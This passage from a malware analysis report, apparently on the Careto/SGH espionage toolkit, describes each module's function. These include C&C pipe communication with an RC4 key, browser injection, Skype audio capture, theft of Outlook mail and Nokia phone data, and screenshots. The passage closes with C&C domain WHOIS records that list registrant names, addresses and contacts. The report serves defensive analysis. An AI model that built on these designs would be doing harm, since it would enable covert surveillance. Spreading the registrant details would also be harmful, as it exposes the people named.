|------|--------------------------------------------------------------------------|
| 0x1C | Try to make the process with given PID invisible to Kaspersky Anti-Virus |
| 0x1D | Not implemented, only checks input parameters                            |

## xi) TdiFlt and TdiFlt2 modules

These modules provide facilities for intercepting network traffic. The “TdiFlt” driver uses the IPFILTER driver while the “TdiFlt2” uses the Windows Filtering Platform API.

Exported functions:

|      |                                                                            |
|------|----------------------------------------------------------------------------|
| 0x17 | Return a pointer to the instance of the main class that manages the driver |
|------|----------------------------------------------------------------------------|

Although main components of the SGH package operate in kernel mode, there are several components injected as DLLs in user mode. It is worth noting that we have only discovered a 32-bit version of the driver components while the DLL modules have corresponding 64-bit counterparts.

## xii) awdcxc32 module

This library is injected into the “EXPLORER.EXE” process by the LoadDLL driver component.

|                                                                       |
|-----------------------------------------------------------------------|
| File type: PE32/PE32+ DLL                                             |
| File location: %windows%\System32\awcodc32.dll                        |
| Compilation timestamps:                                               |
| 2012.07.03 19:53:02 (GMT),                                            |
| 2012.07.03 19:55:22 (GMT),                                            |
| 2013.03.22 11:55:12 (GMT)                                             |
| File sizes: 22016, 24576, 27136 bytes                                 |
| Exports:                                                              |
| 79002822: DllCanUnloadNow                                             |
| 7900282B: DllGetClassObject                                           |
| Creates mutex: “{649B015F-A15F-c56b-494B-550BB6237F51}_631345_221507” |

[Technical details](#)

All the functionality is implemented in the DllMain function.

Connects to the “vchw9x” component using a pipe by name taken from the configuration block (“\\.\pipe\{807BF02B-3F5F-4570-970A-8AADBAA55AC1}”) and communicates with the C&C server using that component.

All communication between the component and the server is encrypted using the RC4 encryption algorithm. The encryption key is read from the configuration block and equals to the string “Caguen1aMar” in all the configurations we discovered. It also loads additional libraries specified in the configuration, i.e. “mfcn30”.

The module can execute the following commands provided by the C&C server:

|     |                                                                        |
|-----|------------------------------------------------------------------------|
| 2   | Write a new executable file to disk and optionally start it            |
| 110 | Update the configuration block with new C&C data: URLs, encryption key |
| 113 | Update the configuration block with new file filtration rules          |
| 120 | Write a new DLL file to disk and load it                               |

The files received from the C&C server can be saved to the default Windows, Temporary or System directories, or any other location specified in the command.

### xiii) mfcn30 module

This library is loaded by “awcodc32”. It provides a framework for extending the malware with additional plugins and sending the results of their data collection routines to the C&C server.

```
File type: PE32/PE32+ DLL
File location: %windows%\System32\mfcn30.dll
Compilation timestamps:
    2012.07.03 19:53:03 (GMT),
    2012.07.03 19:55:23 (GMT),
    2013.03.22 11:55:12 (GMT)
File sizes: 15872, 17920 bytes
Exports:
    77001295: DllCanUnloadNow
    7700129E: DllGetClassObject
```

[Technical details](#)

All the functionality is implemented in the DllMain function.

Connects to the “vchw9x” component using a pipe name from the configuration block

\\.\pipe\{807BF02B-3F5F-4570-970A-8AADBAA55AC1}

for interacting with C&C server.

The module reads a list of additional plugin DLLs from the configuration block, loads these libraries and then periodically queries them for collected information. The results are sent to the C&C server via the pipe interface provided by "vchw9x".




Figure 22: Sample list of additional plugins

## xiv) vchw9x module

This module implements network connectivity features for the SGH components.

```
File type: PE32/PE32+ DLL
File location: %windows%\System32\vchw9x.dll
Compilation timestamps: 2012.07.03 19:53:02 (GMT), 2012.07.03 19:55:21 (GMT), 2013.03.22 11:55:11 (GMT)
File sizes: 18432, 20992, 22528 bytes
Exports:
78001977: DllCanUnloadNow
78001980: DllGetClassObject
```

[Technical details](#)

This library is injected by the LoadDLL driver into processes from the following list:

|              |              |
|--------------|--------------|
| IEXPLORE.EXE | NETSCAPE.EXE |
| FIREFOX.EXE  | EMULE.EXE    |
| MOZILLA.EXE  | CHROME.EXE   |
| OPERA.EXE    |              |

All the functionality is implemented in the DllMain function.

Creates the pipe:

\\.\pipe\{807BF02B-3F5F-4570-970A-8AADBAA55AC1}

and processes commands sent via this pipe by other modules.

Once a command is received, it passes the network request to Wininet functions and returns the results to the caller module via the same pipe.

## xv) jpeg1x32 module

File type: PE32 DLL  
 File location: %windows%\System32\jpeg1x32.dll  
 Compilation timestamps: 2013.04.09 14:15:17 (GMT)  
 File sizes: 31744 bytes  
 Exports:  
 79002656: fnProcess

[Technical details](#)

All the functionality is implemented in the fnProcess function. The function receives 4 parameters that define the module's behavior. Depending on the parameters, it can:

- Delete the SGH components specified in the configuration block, effectively uninstalling it
- Delete the registry keys corresponding to the components of SGH
- Compile a complete system report, including directory locations, hardware parameters, list of users, processes, installed programs, MAC addresses of network adapters
- Call various functions of the “awdcxc32” module

## xvi) siiw9x module

File type: PE32 DLL  
 File location: %windows%\System32\siiw9x.dll  
 Compilation timestamps: 2013.03.22 11:55:13 (GMT)  
 File sizes: 15360 bytes  
 Exports:  
 78002078: DllEnumClass

[Technical details](#)

Main functionality is implemented in the DllMain function. The module waits until a desktop named “screen-saver” appears and when that desktop becomes available it creates another desktop named “DZ9PADXF” and launches the default browser application there. This functionality may be useful for stable operation of the “vchw9x” module on rarely used computers since that module is activated only in browser processes.

The “DllEnumClass” function deletes the module or removes its name from the configuration block, depending on the Windows version.

### xvii) SkypeIE6Plugin

Intercepts and records audio streams from Skype. We have discovered only a 32-bit version of this plugin so far.

File type: PE32 DLL  
 File location: %windows%\System32\SkypeIE6Plugin.dll  
 Compilation timestamps: 2011.01.17 14:30:23 (GMT)  
 File sizes: 73728 bytes

[Technical details](#)

The library has no exports, its functionality is implemented in the DllMain function. The library hides itself by modifying the list of loaded DLL files to that its own module name appears to be “%windows%\System32\authz.dll”. It intercepts several functions exported by system libraries to capture sound from the infected system:

|              |                                                    |
|--------------|----------------------------------------------------|
| kernel32.dll | CreateFileW                                        |
| dsound.dll   | DirectSoundCreate, DirectSoundCreate               |
| ole32.dll    | CoCreateInstance                                   |
| winmm.dll    | waveInOpen, waveInClose, waveOutOpen, waveOutClose |

The module uses an additional library, “%windows%\System32\lame\_enc.dll” to compress recorded audio data. The location of recorded data is specified in the configuration block.

### xviii) nmwcdlog module

Gathers information from Nokia mobile devices using the Nokia OVI/PC Suite API.

File type: PE32 DLL  
 File location: %windows%\System32\nmwcdlog.dll  
 Compilation timestamps: 2011.04.26 15:07:26 (GMT)  
 File sizes: 106496 bytes  
 Creates event objects: “Global\9D14093C-8B2C-49aa-A328-35C1BDB2BC15”,  
 “Global\8427ACED-9495-4cb7-A13D-B98012DF6654”.

[Technical details](#)

The library has no exports, its functionality is implemented in the DllMain function. It loads the Nokia Connectivity API libraries “ConnAPI.dll”, “DAAPI.dll” and tries to extract data from all available devices.

The module collects the following information:

- device name
- manufacturer name
- model
- serial number
- list of contacts
- calendar
- bookmarks
- SMS and MMS messages

#### **xix) d3dx8\_20 module**

This data collection plugin makes screenshots of the victim's desktop.

```
File type: PE32/PE32+ DLL
File location: %windows%\System32\d3dx8_20.dll
Compilation timestamps: 2011.03.25 10:49:57 (GMT), 2011.03.29 13:40:06 (GMT)
File sizes: 130560, 145920 bytes.
```

[Technical details](#)

The library has no exports, its functionality is implemented in the DllMain function. It makes screenshots of the desktop and marks the position of the mouse cursor. Additionally, it captures the title of the foreground window. Collected data is stored in multi-volume ZIP archives and then delivered to the C&C server.

#### **xx) WifiScan module**

Retrieves the list of available Wi-Fi networks. We have discovered only a 64-bit version of this plugin so far.

```
File type: PE32+ DLL
File location: %windows%\System32\WifiScan.dll
Compilation timestamps: 2011.03.23 08:04:43 (GMT)
File sizes: 62464 bytes.
```

[Technical details](#)

The library has no exports, its functionality is implemented in the DllMain function. It uses the API provided by the library "wlanapi.dll" to retrieve information about the wireless networks visible to the infected machine's Wi-Fi interfaces.

## xxi) awview32 module

This module is injected in Microsoft Outlook processes. Collects victim's email messages.

|                                                                              |
|------------------------------------------------------------------------------|
| File type: PE32/PE32+ DLL                                                    |
| File location: %windows%\System32\awview32.dll                               |
| Compilation timestamps: 2011.06.10 12:27:40 (GMT), 2011.06.10 16:46:57 (GMT) |
| File sizes: 26624, 45056 bytes.                                              |

[Technical details](#)

The library has no exports, its functionality is implemented in the DllMain function. The module implements the Microsoft Outlook add-in interface and ensures it is requested by hooking the OLE2 API. It receives events from the Outlook application, collects the e-mail messages and writes them to the temporary directory.

## xxii) CDllUninstall module

|                                                                              |
|------------------------------------------------------------------------------|
| File type: PE32/PE32+ DLL                                                    |
| File location: non, is executed in memory                                    |
| Compilation timestamps: 2013.06.20 11:58:03 (GMT), 2013.06.20 11:58:08 (GMT) |
| File sizes: 11264, 13824 bytes                                               |

[Technical details](#)

Having its filename related to the SGH package, this module is actually a command package for Careto. It is transmitted by the C&C servers as a CAB archive containing 32-bit and 64-bit versions of its DLL and the accompanying "Meta.inf" file. The contents of the archive follow:

| Name                   | File Size   | Date Time           |
|------------------------|-------------|---------------------|
| Meta.inf               | 548 bytes   | 28.10.2013 17:20:12 |
| CDllUninstallSGH64.dll | 13824 bytes | 28.10.2013 17:20:12 |
| CDllUninstallSGH32.dll | 11264 bytes | 28.10.2013 17:20:12 |

The "Meta.inf" instructs the Careto instance to load the DLL appropriate for the system architecture:

|                                        |
|----------------------------------------|
| #Mon Oct 28 17:20:14 GMT 2013          |
| DLL32_FILE_NAME=CDllUninstallSGH32.dll |
| DLL64_FILE_NAME=CDllUninstallSGH64.dll |
| DATE_GENERATION=20131028T172014.101    |
| TYPE=CMD                               |
| CLIENT_ID=%client id%                  |
| CMD_SEQ=0002                           |
| INST_ID=%installation id%              |
| SUB_TYPE=CANNEDDLL                     |
| TARGET_PROCESS=EXPLORER                |
| PRODUCT_CODE=C316                      |

The module uninstalls both Careto and SGH from the infected computer. Its internal name is "CDIUninstall v1.0.0". It explicitly names the software packages with their original names by writing the following strings in the uninstallation log:

```
1. Uninstalling SGH
...
2. Uninstalling Careto
```

The module contains hardcoded locations of the files that are removed and registry keys to be removed or restored. For SGH, these are:

```
HKLM\SYSTEM\*ControlSet*\Services\scsimap
%systemroot%\System32\bootfont.bin
c:\Windows\System32\bootfont.bin
%systemroot%\System32\drivers\scsimap.sys
c:\Windows\System32\drivers\scsimap.sys
```

For Careto, it first determines the location of the main module by reading the registry value from:

```
HKLM\HKCU\SOFTWARE\CLASSES\CLSID\{ECD4FC4D-521C-11D0-B792-
00A0C90312E1}
```

The main module is removed and the original registry value is restored from the registry key:

```
SOFTWARE\CLASSES\CLSID\{E6BB64BE-0618-4353-9193-
0AFE606D6F0C}\InprocServer32
```

### APPENDIX 3: C&C registration information

Most of the Careto C&C hosts were registered through the free service DYN.COM. Some of the domains however are stand-alone .COM and .NET registration. The registration data is partly visible in a few cases:

Domain Name: **APPLEUPDT[dot]COM**  
Registrar WHOIS Server: whois.publicdomainregistry.com  
Registrar URL: www.publicdomainregistry.com  
Updated Date:  
Creation Date: 25-Feb-2009  
Registrar Registration Expiration Date: 25-Feb-2019  
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com  
Registrar IANA ID: 303  
Registrar Abuse Contact Email: [abuse-contact@publicdomainregistry.com](mailto:abuse-contact@publicdomainregistry.com)  
Registrar Abuse Contact Phone: +1-2013775952  
Domain Status: OK  
Registry Registrant ID: DI\_9419517  
Registrant Name: **Victoria Gomez**  
Registrant Organization: N/A  
Registrant Street: CL Esmeralda No 1332  
Registrant City: Buenos Aires  
Registrant State/Province: Buenos Aires  
Registrant Postal Code: C1007A  
Registrant Country: AR  
Registrant Phone: +541.141311903  
Registrant Email: [victoriag150@googlemail.com](mailto:victoriag150@googlemail.com)

Domain Name: **MSUPDT[dot]COM**  
Registry Domain ID: 1080338848\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.publicdomainregistry.com  
Registrar URL: www.publicdomainregistry.com  
Updated Date: 18-Jun-2013  
Creation Date: 11-Jul-2007  
Registrar Registration Expiration Date: 11-Jul-2017  
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com  
Registrar IANA ID: 303  
Registrar Abuse Contact Email: [abuse-contact@publicdomainregistry.com](mailto:abuse-contact@publicdomainregistry.com)  
Registrar Abuse Contact Phone: +1-2013775952  
Domain Status: clientTransferProhibited  
Registry Registrant ID: DI\_6819375  
Registrant Name: **Anne Rasmussen**  
Registrant Organization: msupdt.com  
Registrant Street: Storgatan 21  
Registrant City: Goteborg  
Registrant State/Province:  
Registrant Postal Code: 41296

Registrant Country: SE  
Registrant Phone: +46.318831056  
Registrant Phone Ext:  
Registrant Fax: +46.318831056  
Registrant Email: [anne30@vfemail.net](mailto:anne30@vfemail.net)  
Registry Admin ID: DI\_6819375

Domain Name: **linkconf[dot]net**  
Registry Domain ID: 1710052877\_DOMAIN\_NET-VRSN  
Registrar WHOIS Server: whois.gandi.net  
Registrar URL: <http://www.gandi.net>  
Updated Date: 2013-10-23T18:46:03Z  
Creation Date: 2012-03-30T12:12:52Z  
Registrar Registration Expiration Date: 2017-03-30T12:12:52Z  
Registrar: GANDI SAS  
Registrar IANA ID: 81  
Registrar Abuse Contact Email: [abuse@support.gandi.net](mailto:abuse@support.gandi.net)  
Registrar Abuse Contact Phone: +33.170377661  
Domain Status: clientTransferProhibited  
Registry Registrant ID:  
Registrant Name: **JOAQUIM COSTA**  
Registrant Organization:  
Registrant Street: Rua do Carmo 26  
Registrant City: Braga  
Registrant State/Province:  
Registrant Postal Code: 4700-309  
Registrant Country: PT  
Registrant Phone: +351.253204804  
Registrant Email: [531becdfa3836a9be267950583190dbc-1471114@contact.gandi.net](mailto:531becdfa3836a9be267950583190dbc-1471114@contact.gandi.net)